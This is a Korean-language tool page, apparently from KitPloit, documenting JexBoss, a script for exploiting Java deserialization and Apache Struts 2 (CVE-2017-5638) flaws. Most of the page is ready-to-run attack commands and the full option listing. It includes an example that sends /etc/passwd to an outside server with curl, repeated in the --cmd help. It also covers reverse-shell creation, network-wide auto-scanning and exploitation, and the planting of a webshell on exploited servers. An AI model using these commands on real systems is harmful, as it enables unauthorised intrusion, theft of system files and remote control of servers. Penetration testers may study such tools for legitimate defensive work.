
  • 예: alt tag

Java 역직렬화 취약점 (Application Deserialization, Servlet Deserialization)을 익스플로잇할 때 기본 옵션은 다음과 같습니다: 리버스 셸 연결을 생성하거나 실행할 명령을 전송합니다.

사용 예

  • 사용자 지정 HTTP 파라미터의 Java 역직렬화 취약점에 대해, 익스플로잇된 서버에서 실행할 사용자 지정 명령을 전송하려면:
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
  • 사용자 지정 HTTP 파라미터의 Java 역직렬화 취약점에 대해, 리버스 셸을 생성하려면 (원격 호스트의 IP 주소와 포트를 묻습니다):
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
  • 서블릿 (Invoker 등)의 Java 역직렬화 취약점에 대해:
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
  • Apache Struts 2 (CVE-2017-5638)용:
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
  • 인증된 리소스용 쿠키가 있는 Apache Struts 2 (CVE-2017-5638):
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
  • 자동 스캔 모드:
root@kitploit:~
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
  • 파일 스캔 모드:
root@kitploit:~
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log
  • 추가 옵션:
root@kitploit:~
optional arguments:
  -h, --help            show this help message and exit
  --version             show program's version number and exit
  --auto-exploit, -A    Send exploit code automatically (USE ONLY IF YOU HAVE
                        PERMISSION!!!)
  --disable-check-updates, -D
                        Disable two updates checks: 1) Check for updates
                        performed by the webshell in exploited server at
                        http://webshell.jexboss.net/jsp_version.txt and 2)
                        check for updates performed by the jexboss client at
                        http://joaomatosf.com/rnp/releases.txt
  -mode {standalone,auto-scan,file-scan}
                        Operation mode (DEFAULT: standalone)
  --app-unserialize, -j
                        Check for java unserialization vulnerabilities in HTTP
                        parameters (eg. javax.faces.ViewState, oldFormData,
                        etc)
  --servlet-unserialize, -l
                        Check for java unserialization vulnerabilities in
                        Servlets (like Invoker interfaces)
  --jboss               Check only for JBOSS vectors.
  --jenkins             Check only for Jenkins CLI vector.
  --jmxtomcat           Check JMX JmxRemoteLifecycleListener in Tomcat
                        (CVE-2016-8735 and CVE-2016-8735). OBS: Will not be
                        checked by default.
  --proxy PROXY, -P PROXY
                        Use a http proxy to connect to the target URL (eg. -P
                        http://192.168.0.1:3128)
  --proxy-cred LOGIN:PASS, -L LOGIN:PASS
                        Proxy authentication credentials (eg -L name:password)
  --jboss-login LOGIN:PASS, -J LOGIN:PASS
                        JBoss login and password for exploit admin-console in
                        JBoss 5 and JBoss 6 (default: admin:admin)
  --timeout TIMEOUT     Seconds to wait before timeout connection (default 3)

Standalone mode:
  -host HOST, -u HOST   Host address to be checked (eg. -u
                        http://192.168.0.10:8080)

Advanced Options (USE WHEN EXPLOITING JAVA UNSERIALIZE IN APP LAYER):
  --reverse-host RHOST:RPORT, -r RHOST:RPORT
                        Remote host address and port for reverse shell when
                        exploiting Java Deserialization Vulnerabilities in
                        application layer (for now, working only against *nix
                        systems)(eg. 192.168.0.10:1331)
  --cmd CMD, -x CMD     Send specific command to run on target (eg. curl -d
                        @/etc/passwd http://your_server)
  --windows, -w         Specifies that the commands are for rWINDOWS System$
                        (cmd.exe)
  --post-parameter PARAMETER, -H PARAMETER
                        Specify the parameter to find and inject serialized
                        objects into it. (egs. -H javax.faces.ViewState or -H
                        oldFormData (<- Hi PayPal =X) or others) (DEFAULT:
                        javax.faces.ViewState)
  --show-payload, -t    Print the generated payload.
  --gadget {commons-collections3.1,commons-collections4.0,groovy1}
                        Specify the type of Gadget to generate the payload
                        automatically. (DEFAULT: commons-collections3.1 or
                        groovy1 for JenKins)
  --load-gadget FILENAME
                        Provide your own gadget from file (a java serialized
                        object in RAW mode)
  --force, -F           Force send java serialized gadgets to URL informed in
                        -u parameter. This will send the payload in multiple
                        formats (eg. RAW, GZIPED and BASE64) and with
                        different Content-Types.

Auto scan mode:
  -network NETWORK      Network to be checked in CIDR format (eg. 10.0.0.0/8)
  -ports PORTS          List of ports separated by commas to be checked for
                        each host (eg. 8080,8443,8888,80,443)
  -results FILENAME     File name to store the auto scan results

File scan mode:
  -file FILENAME_HOSTS  Filename with host list to be scanned (one host per
                        line)
  -out FILENAME_RESULTS
                        File name to store the file scan results

질문, 문제, 제안 등:

  • [email protected]
도구 다운로드